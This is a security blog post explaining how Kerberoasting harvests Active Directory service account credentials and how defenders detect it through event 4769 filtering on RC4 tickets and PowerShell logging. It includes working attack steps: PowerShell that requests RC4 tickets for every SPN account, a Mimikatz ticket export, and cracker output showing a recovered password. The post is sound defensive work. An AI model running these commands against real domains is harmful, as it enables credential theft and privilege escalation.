Detecting Kerberoasting Activity

adsecurity.org

Sean Metcalf February 5, 2017

Introduction

Kerberoasting can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. This attack is effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain password minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most service accounts don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most service accounts are over-permissioned and are often members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rights on specific servers).


Tim Medin presented on this at DerbyCon 2014 in his "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation (slides & video) where he released the Kerberoast Python TGS cracker.

This is a topic we have covered in the past in the posts "Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain" & "Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting."
Also Will Schroeder, aka Will Harmjoy (@harmj0y), and I spoke at DerbyCon 2016 about how to Kerberoast to escalate privileges.

Note: This attack will not be successful when targeting services hosted by the Windows system since these services are mapped to the computer account in Active Directory which has an associated 128 character password which won't be cracked anytime soon.

Let's quickly cover how Kerberos authentication works before diving into how Kerberoasting works and how to detect Kerberoast type activity.

Kerberos Overview & Communication Process



User logs on with username & password.

1a. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC as an authenticator in the authentication ticket (TGT) request (AS-REQ).
1b. The Domain Controller (KDC) checks user information (logon restrictions, group membership, etc) & creates Ticket-Granting Ticket (TGT).

2. The TGT is encrypted, signed, & delivered to the user (AS-REP). *Only the Kerberos service (KRBTGT) in the domain can open and read TGT data.*

3. The User presents the TGT to the DC when requesting a Ticket Granting Service (TGS) ticket (TGS-REQ). The DC opens the TGT & validates PAC checksum – If the DC can open the ticket & the checksum check out, TGT = valid. The data in the TGT is effectively copied to create the TGS ticket.

4. The TGS is encrypted using the target service accounts' NTLM password hash and sent to the user (TGS-REP).

5.The user connects to the server hosting the service on the appropriate port & presents the TGS (AP-REQ). The service opens the TGS ticket using its NTLM password hash.

6. If mutual authentication is required by the client (think MS15-011: the Group Policy patch from February that added UNC hardening).

Unless PAC validation is required (rare), the service accepts all data in the TGS ticket with no communication to the DC.

SPN Scanning for Targets

Any user authenticated to Active Directory can query for user accounts with a Service Principal Name (SPN). This enables an attacker with access to a computer on the network to identify all service accounts supporting Kerberos authentication and what they

are used for. Each SPN starts with a SPN type which is the first part of the SPN. If the SPN is “MSSQLSvc/adsmsDB01.adsecurity.org:1433”, then “MSSQLSvc” is the SPN type. We can check the ADSecurity.org SPN directory and see it’s for Microsoft SQL Server. The second part (after the forward slash /) is the server name the Kerberos service is running on. The server name can be the FQDN or the short name (often both). Sometimes there’s a colon (“:”) at the end which provides additional information, such as a port number or SQL instance. Anyone can perform “SPN Scanning” in order to identify Kerberos service SPNs registered in an Active Directory forest.

Attackers are most interested in Service Accounts that are members of highly privileged groups like Domain Admins. A quick way to check for this is to enumerate all user accounts with the attribute “AdminCount” equal to ‘1’. I cover AdminCount in an earlier post (“Active Directory Recon Without Admin Rights“). This means an attacker may just ask AD for all user accounts with a SPN and with AdminCount=1.

Using the Active Directory powershell module, we can use the Get-ADUser cmdlet:
*get-aduser -filter {AdminCount -eq 1} -prop * | select name,created,passwordlastset,lastlogondate*

We can also use PowerView’s Get-NetUser cmdlet:
Get-NetUser -AdminCount | Select name,whencreated,pwdlastset,lastlogon

Once we have this data, we can filter further to identify the Service Accounts.

Another method to finding interesting Service Accounts is to filter based on SPN type. Some SPNs tend to have interesting permissions:

- AGPMServer: Often has full control rights to all GPOs.
- MSSQL/MSSQLSvc: Admin rights to SQL server(s) which often has interesting data.
- FIMService: Often has admin rights to multiple AD forests.
- STS: VMWare SSO service which could provide backdoor VMWare access.

Kerberoasting these SPNs could lead to attacker gaining access to the associated service account credentials, which would provide easy privilege escalation if the associated password isn’t long & complex (>25 characters) or if the associated service account isn’t configured as a Managed Service Account.


Kerberoasting

This attack involves requesting a Kerberos service ticket(s) (TGS) for the Service Principal Name (SPN) of the target service account (Step #3 above). This request uses a valid domain user’s authentication ticket (TGT) to request one or several service tickets for a target service running on a server.

The Domain Controller looks up the SPN in Active Directory and encrypts the ticket using the service account associated with the SPN in order for the service to validate user access. The encryption type of the requested Kerberos service ticket is RC4_HMAC_MD5 which means the service account's NTLM password hash is used to encrypt the service ticket.

We can request RC4 encrypted Kerberos TGS service tickets by using the following PowerShell command:

```
$SPNName = 'MSSQLSvc/adsmsDB01.adsecurity.org:1433'
Add-Type -AssemblyNAme System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList $SPNName
```



Running klist shows the new Kerberos service ticket with RC4-HMAC encryption.

The next step is exporting the Kerberos ticket we just requested from memory, which can be done easily with Mimikatz (without admin rights).

```
mimikatz(commandline) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ; 9/26/2015 8:40:59 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ; 9/26/2015 8:40:59 PM
   Server Name       : MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

Kerberoast can attempt to open the Kerberos ticket by trying different NTLM hashes and when the ticket is successfully opened, the correct service account password is discovered. The Domain Controller doesn't track if the user ever actually connects to these resources (or even if the user has access), so a user can request hundreds of service tickets, even if they never actually connect to the service.

Note: No elevated rights are required to get the service tickets and no traffic is sent to the target.

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Note that Mimikatz is not required to extract the service ticket from memory: read Will's post "Kerberoasting without Mimikatz"


Mitigating Kerberoast Attack Activity

The most effective mitigation of this attack is ensuring service account passwords are longer than 25 characters (and aren't easily guessable)
Managed Service Accounts and Group Managed Service Accounts are a good method to ensure that service account passwords are long, complex, and change regularly. A third party product that provides password vaulting is also a solid solution for managing service account passwords. Though any 3rd party password management tool needs to be properly evaluated since the associated service account often requires Domain Admin level rights. This evaluation should also include how these credentials are managed within the solution.

Configuring Logging to Detect Kerberoast Activity

Before having a chance to detect Kerberoasting, it's important to have the appropriate logging enabled.


Kerberoasting involves requesting Kerberos TGS service tickets with RC4 encryption. Domain Controllers can log Kerberos TGS service ticket requests by configuring "**Audit Kerberos Service Ticket Operations**" under Account Logon to log successful Kerberos TGS ticket requests.



Enabling this audit category on Domain Controllers will result in two interesting event ids being logged:
4769: A Kerberos service ticket (TGS) was requested
4770: A Kerberos service ticket was renewed

Audit Kerberos Service Ticket Operation	**4769**: A Kerberos service ticket (TGS) was requested 4770: A Kerberos service ticket was renewed

Event ID 4769 will be logged many, many times in the domain since after initial logon (and Kerberos TGT ticket request), users request Kerberos TGS service tickets to access the may services on the network (file shares, SQL, SharePoint, etc). Expect there will be around 10 to 20 Kerberos TGS requests per user every day. The 4769 event on Domain Controllers is one of the most numerous in any environment which is why it's often not logged.



Detecting Potential Kerberoast Activity

I have presented and posted on potential methods to detect Kerberoasting activity in the past:

> *Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.*
> ***Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.***
>
> Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring ("Audit Kerberos Service Ticket Operations") and ***searching for users with excessive 4769 events*** *(Event Id 4769 "A Kerberos service ticket was requested").*

Here's how to definitively detect Kerberoasting activity.

Windows added Kerberos AES (128 & 256) encryption starting with Windows Server 2008 and Windows Vista which means that most Kerberos requests will be AES encrypted with any modern Windows OS. Any Kerberos RC4 tickets requested should be the exception. There are systems that only support Kerberos RC4 by default (NetApp). Inter-forest Kerberos tickets also use RC4 unless configured for AES – ensure your forest trusts support AES and then enable AES over the trust.

So, how do we determine what encryption type was used when looking at events: 0x12, 0x17…?

Ned Pyle (@NerdPyle) posted an article on hunting down the use of Kerberos DES encryption in the AskDS Blog on TechNet and provides this handy chart:

Hex	Etype
0x1	des-cbc-crc
0x2	des-cbc-md4
0x3	des-cbc-md5
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ede3-cbc-Env-OID
0x10	des3-cbc-sha1-kd
0x11	aes128-cts-hmac-sha1-96
0x12	aes256-cts-hmac-sha1-96
0x17	rc4-hmac
0x18	rc4-hmac-exp
0x41	subkey-keymaterial

Once all Domain Controllers are configured to log 4769 events, these events need to be filtered before sending the data into a SIEM/Splunk. Since we are only really interested in Kerberos TGS service tickets with RC4 encryption, it's possible to filter the events. As shown above, Kerberos events with AES encryption has Ticket Encryption Type set to 0x12.
Kerberos RC4 encrypted tickets have Ticket Encryption Type set to 0x17.

These events can be filtered using the following which greatly reduces the amount of events flowing into the SIEM/Splunk:

- Ticket Options: 0x40810000
- Ticket Encryption: 0x17

With this information, we can start investigating potential Kerberoasting activity and reduce the number of 4769 events.


Note:
Also look for Kerberos DES encryption since this is not secure. The ticket options may be different, so just filter on 4768 & 4769 events with Ticket Encryption: 0x1 OR 0x2 OR 0x3. Starting with Windows 7 & Windows Server 2008 R2, DES encryption is disabled, but it's still important to find systems that may be attempting (& succeeding!) to get DES Kerberos tickets

We can further reduce the number of 4769 events that flow into SIEM/Splunk:

- Filter out requests from service accounts (ads45service@lab.adsecurity.org)
- Filter on Audit Success
- Filter out requests for service names with a "$" which are typically for computer accounts (or trusts or Managed Service Accounts, all accounts where Windows automatically generates a long, complex password).

In limited testing, I've seen 4769 event totals reduced from millions to thousands and hundreds using these filtering techniques.

Here's a 4769 event that may potentially be from Kerberoasting activity:



Some attackers will request a bunch of RC4 TGS tickets for some or all service accounts using something similar to the following graphic.

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```

The PowerShell script code in the graphic above is similar to PowerView functionality. The next graphic shows the results of the PowerShell script code being run.

```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-12
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-13
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-14
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-15
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-16
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.adsecurity.org:7434
```

Running klist shows the tickets are in user memory. Note that the initial krbtgt ticket is AES encrypted and others are RC4-HMAC(NT). That's a bit unusual.

```
PS C:\> klist

Current LogonId is 0:0x27dfa

Cached Tickets: (4)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 1/23/2017 19:10:33 (local)
        End Time:   1/24/2017 5:10:33 (local)
        Renew Time: 1/30/2017 19:10:33 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: ADSLABDC12

#1>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb317.lab.adsecurity.org:2010 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 19:24:15 (local)
        End Time:   1/24/2017 5:10:33 (local)
        Renew Time: 1/30/2017 19:10:33 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC12.lab.adsecurity.org

#2>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 19:13:27 (local)
        End Time:   1/24/2017 5:10:33 (local)
        Renew Time: 1/30/2017 19:10:33 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC12.lab.adsecurity.org
```

So, the tickets were requested… How to discover this activity?
Using the information regarding ticket encryption type and ticket options, we can use PowerShell to parse the DC's event log looking for 4769 events with this info.

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

That looks really odd. Why would any account request several different service names (Citrix PVS, BizTalk, Business Objects, AGPM GPO management, and several SQL service accounts) within a second or two of each other?

That stands out and looks really suspicious and is very likely Kerberoasting activity. This provides great information on what users could be compromised and what activity on which computers should be scrutinized.


A single user requesting RC4 encrypted TGS tickets for several services, such as lots of SQL service principal names is suspicious and it's worth investigating the IP (client address) the requests came from. The same thing is true for multiple RC4 encrypted TGS requests over time for lots of service principal names. A pattern does emerge when there's one or two accounts that request a variety or RC4 TGS tickets.

Update: Added Part 2 on How to Detect Kerberoasting Activity
Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot

If you are logging PowerShell activity, you can use my offensive PowerShell indicators to detect standard use of common PowerShell attack tools.
I cover detecting offensive PowerShell in the previous post "Detecting Offensive PowerShell Attack Tools" & "PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection". I also covered PowerShell security in my BSidesCharm & BSidesDC talks in 2016.

Specifically:

- Deploy PowerShell v5 (or newer) and enable module logging & script block logging.
- Send the following PowerShell log event ids to the central logging solution: 400 & 800
- Pull the following PowerShell Operational log event ids to the central logging solution: 4100, 4103, 4104
- Configuring system-wide transcription to send a log of all activity per user, per system to a write-only share, is incredibly valuable to catch suspicious/malicious activity that can be missed or not logged to the event logs. Even better is ingesting these transcript text files into something like Splunk for further analysis.



Note the addition of "KerberosRequestorSecurityToken" which is the PowerShell method to request Kerberos tickets.

Conclusion

Kerberoasting requires requesting Kerberos TGS service tickets with RC4 encryption which shouldn't be most of the Kerberos activity on a network. Logging 4769 events on Domain Controllers, filtering these events by ticket encryption type (0x17), known service accounts (Account Name field) & computers (Service Name field) greatly reduces the

number of events forwarded to the central logging and alerting system. Gathering and monitoring this data also creates a good baseline of what's "normal" in order to more easily detect anomalous activity.

Kerberoasting References

- Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
- Attack Methods for Gaining Domain Admin Rights in Active Directory
- Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting
- Targeted Kerberoasting (Harmj0y)
- Kerberoasting without Mimikatz (Harmj0y)
